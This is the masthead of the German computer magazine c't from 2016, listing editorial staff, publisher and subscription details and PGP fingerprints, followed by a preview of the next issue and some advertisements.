Leitende Redakteure: Christof Windeck (cw@ct.de), Ulrike Kuhlmann (uk@ct.de), Andreas Stiller (as@ct.de), Dušan Živadinović (dz@ct.de)

Redaktion: Ernst Ahlers (ea@ct.de), Martin Fischer (mfi@ct.de), Tim Gerber (tig@ct.de), Christian Hirsch (chh@ct.de), Jan-Keno Janssen (jkj@ct.de), Lutz Labs (ll@ct.de), Rudolf Optiz (rop@ct.de), Anke Poimann (apo@ct.de), Stefan Porteck (spo@ct.de)

Ressort Internet & Mobiles (internet-mobiles@ct.de)

Leitende Redakteure: Jörg Wirtgen (jow@ct.de), Axel Kossel (ad@ct.de)

Redaktion: Jo Bager (jo@ct.de), Achim Barczok (acb@ct.de), Bernd Behr (bb@ct.de), Daniel Berger (dbe@ct.de), Holger Bleich (hb@ct.de), Hannes A. Czerulla (hc@ct.de), Urs Mansmann (uma@ct.de), Florian Müsing (mue@ct.de), Alexander Spier (asp@ct.de), Christian Wölbert (cwo@ct.de)

Newsroom/heise online:

Jürgen Kuri (ltg_jk@ct.de)

Redaktion: Kristina Beer (kbe@ct.de), Volker Briegleb (vbr@ct.de), Martin Holland (mho@ct.de), Axel Kannenberg (akk@ct.de), Andreas Wilkens (anw@ct.de)

Koordination Social Media:

Martin Fischer (mfi@ct.de), Dr. Volker Zota (vza@ct.de)

Koordination:

Martin Triadan (mat@ct.de)

Redaktionssassistent

Mariama Baldé (mbl@ct.de), Susanne Cölle (suc@ct.de), Christopher Tränkmann (cht@ct.de)

Software-Entwicklung:

Kai Wasserbäch (kaw@ct.de)

Technische Assistenz: Ralf Schneider (ltg_rs@ct.de), Hans-Jürgen Berndt (hjb@ct.de), Denis Fröhlich (df@ct.de), Christoph Hoppe (cho@ct.de), Stefan Labusga (sla@ct.de), Arne Mertins (ame@ct.de), Jens Nohl (jno@ct.de), Wolfram Tege (te@ct.de)

Dokumentation:

Thomas Masur (tm@ct.de)

Korrespondenten

Verlagsbüro München: Hans-Pinsel-Str. 10a, 85540 Haar,

Tel.: 0 89/42 71 86-0, Fax: 0 89/42 71 86-10

Frankfurt: Volker Weber (vowe@ct.de), Elly-Heuss-Knapp-Weg 8, 64285 Darmstadt,

Tel.: 0 61 51/2 26 18

Nordamerika: Daniel AJ Sokolov (ds@ct.de), 91 Nelsons Landing Blvd., Apt 600, Bedford, NS, B4A 3X4, Canada, Tel.: +1 77 83 00 06 37

Ständige Mitarbeiter: Ralph Altmann, Leo Becker (lbe@ct.de), Detlef Borchers, Herbert Braun (heb@ct.de), Tobias Engler, Monika Ermert, Prof. Dr. Noogie C. Kaufmann, Dr. M. Michael König, Stefan Krempel, Prof. Dr. Jörn Lovisach, Kai Mielke, Dr. Klaus Peeck, Prof. Dr. Thomas J. Schult, Ben Schwan (bsc@ct.de), Christiane Schulzki-Haddouti, Kai Schwirzke

DTP-Produktion: Wolfgang Otto (ltg_w), Ben Dietrich Berlin, Martina Fredrich, Ines Gehre, Jörg Gottschalk, Birgit Graff, Angela Hilberg, Anna Kreft, Martin Kreft, Astrid Seifert, Edith Tötsches, Dieter Wahner, Dirk Wolschläger, Brigitte Zurheden

Art Direction: Bettina Keim (Layout), Thomas Saur (Illustration)

Junior Art Director und Layout-Konzeption: Martina Bruns, Hea-Kyong Kim

Fotografie: Andreas Wodrich, Melissa Ramson, Antonia Stratmann

Videoproduktion: Johannes Maurer

Tablet-Producerin: Melanie Seewig

Illustrationen

Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover

Schlagseite: Ritsch & Renn, Wien

Story: Susanne Wustmann und Michael Thiele, Dortmund

Aufmacher: Thomas Saur, Stefan Arand

c't-Logo: Gerold Kalter, Rheine

c't-Krypto-Kampagne: Infos zur Krypto-Kampagne unter ct.de/pgpCA. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: DAFFB000

ct magazine CERTIFICATE <pgpCA@ct.heise.de>

A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000

Key-ID: B3B2A12C

ct magazine CERTIFICATE <pgpCA@ct.heise.de>

19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

Verlag

Heise Medien GmbH & Co. KG

Postfach 61 04 07, 30604 Hannover

Karl-Wiechert-Allee 10, 30625 Hannover

Telefon: 05 11/53 52-0

Telefax: 05 11/53 52-129

Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Dr. Alfons Schräder

Mitglieder der Geschäftsleitung: Beate Gerold, Jörg Mühl

Verlagsleiter: Dr. Alfons Schräder

Anzeigenleitung: Michael Hanke (-167) (verantwortlich für den Anzeigenteil), www.heise.de/mediadaten/ct

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 33 vom 1. Januar 2016.

Anzeigen-Auslandsvertretungen (Asien):

CyberMedia Communications Inc., 9F-2, No.89, Sec. 1, Beixin Rd., Xindian Dist., New Taipei City 23147, Taiwan (R.O.C.), Tel: +886-(0)2-8911-0960, Fax: +886-(0)2-8911-0940, E-Mail: fc@cybermedia.com.tw

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4, BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:

VU Verlagsunion KG

Am Klingenweg 10

65396 Walluf

Tel.: 0 61 23/62 01 32, Fax: 0 61 23/62 01 332

E-Mail: info@verlagsunion.de

c't erscheint 14-täglich

Einzelpreis 4,50 €; Österreich 4,70 €; Schweiz 6,90 CHF; Belgien, Luxemburg 5,30 €; Niederlande, Italien, Spanien 5,50 €

Abonnement-Preise:

Das Jahresabonnement kostet inkl. Versandkosten: Inland 104,00 €, Österreich 107,90 €, Europa 122,20 €, restl. Ausland 149,50 € (Schweiz 151,50 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Be-scheinigung): Inland 75,40 €, Österreich 79,30 €, Europa 93,60 €, restl. Ausland 120,90 € (Schweiz 128,70 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 18,20 € (Schweiz 22,10 CHF) Aufpreis. Ermäßigtes Abonnement für Mitglieder von AUGE, bdvB e.V., BvDW e.V., /ch/open, GI, GUUG, JUG Switzerland, Mac e.V., VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 78,00 €, Österreich 81,90 €, Europa 96,20 €, restl. Ausland 123,50 € (Schweiz 114,40 CHF). Luftpost auf Anfrage.

Leserservice:

Bestellungen, Adressänderungen, Lieferprobleme usw.

Heise Medien GmbH & Co. KG

Leserservice

Postfach 24 69

49014 Osnabrück

E-Mail: leserservice@ct.de

Telefon: 05 41/8 00 09-120

Fax: 05 41/8 00 09-122

c't abonnieren: Online-Bestellung via Internet (www.ct.de/abo) oder E-Mail (leserservice@ct.de).

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2016 by Heise Medien GmbH & Co. KG

ISSN 0724-8679

AWA ACTA LAC/2011



Das bringt ct 8/16

Ab 2. April 2016 am Kiosk

www.ct.de




Oculus Rift vs. HTC Vive

Seit Jahren legt das Thema Virtual Reality an Tempo zu, obwohl es von den PC-tauglichen Headsets bislang nur Entwicklerversionen gab. Anfang April ändert sich das: Dann kommen die finalen Varianten von Oculus Rift und HTC Vive auf den Markt. Hat sich das Warten gelohnt?

Heim-Server selbst gebaut

Bei Servern für den privaten Einsatz und das kleine Büro kommt es nicht auf maximale Power an: Bezahlbar müssen sie sein, sparsam und flüsterleise. Unser Bauvorschlag schluckt in der Basisversion weniger als 10 Watt und kommt ohne Lüfter aus; dazu liefern wir Tipps für passende Server-Software.



Die virtuelle Telefonanlage

2018 will die Telekom die letzten ISDN-Anschlüsse abschalten. Wer die Gelegenheit beim Schopf packt, um die alte Anlage durch einen Internet-Dienst zu ersetzen, bekommt für wenig Geld nicht nur viel Leistung, sondern auch nahezu unbegrenzte Flexibilität.

Sparphones

Die Preise für neue Smartphones mit großem Bildschirm, vier flotten Rechenkernen und immer öfter auch mit LTE beginnen schon bei 150 Euro. Im Unterschied zur Oberklasse findet man hier häufig sogar entnehmbare Akkus und eine zweite SIM-Karte.

Oszilloskop für wenig Geld

Der USB-Adapter BitScope Micro soll aus einem Raspberry Pi für insgesamt 150 Euro ein vollwertiges Mehrkanal-Oszilloskop machen. Wir haben verglichen, wie sich das Raspi-Oszilloskop gegenüber vier Konkurrenten im Preissegment bis 400 Euro schlägt.

 **heise online** Ständiger Service auf www.heise.de

heise Foto: Das Online-Magazin auf www.heise-foto.de liefert News, Grundlagen, Tests, Praxis und Produktdaten zu Kameras, Zubehör, Bildverarbeitung und -gestaltung. Mit Fotogalerie zum Mitmachen.

heise Developer: Täglich News, Fachartikel, Interviews und Buchrezensionen für Software-Entwickler auf www.heisedeveloper.de

Bildmotive aus ct: Ausgewählte Titelbilder als Bildschirmhintergrund auf www.ct.de/motive



ab 21. März am Kiosk



Heft 1/2016 jetzt am Kiosk



Lesen Sie ct auch auf Ihrem Tablet oder Smartphone – mit unserer kostenlosen App für Android und iOS: www.ct.de/app

Änderungen vorbehalten

Zielsicher

Wie Sie mit Autofokus bewegte Motive präzise einfangen



Knapp vorbei ist auch daneben. Doch mit den richtigen Autofokus-Einstellungen gehören unscharfe Aufnahmen der Vergangenheit an. Wir zeigen, mit welchen Kamera-Sie bewegte Szenen knackscharf ins Bild bekommen. Außerdem im Heft: Wie Sie Ihren Aufsteckblitz gekonnt einsetzen.



Die neue Ausgabe 2/16 ist jetzt im Handel erhältlich oder digital im Google Play und Apple App Store oder für KindleFire.

Weitere Highlights der neuen Ausgabe:

- Gemalte Hintergründe wie bei Annie Leibovitz
- Die schnellsten RAW-Viewer
- Frühling fotografisch einfangen
- Im Test: Weitwinkelzooms

Tiefenschärfe mit Leidenschaft.



Für nur € 9,90 bestellen!

www.ct-digifoto.de





eco INTERNET AWARD 2016

1. Anzeigenstrecke planen
2. Agentur briefen
3. Für eco Awards bewerben

TU GUTES UND SPRICH DARÜBER!

Jetzt für die eco Awards 2016 bewerben!

<https://awards.eco.de>

20
JAHRE
eco

WIR GESTALTEN DAS INTERNET.
GESTERN. HEUTE. ÜBER MORGEN.

eco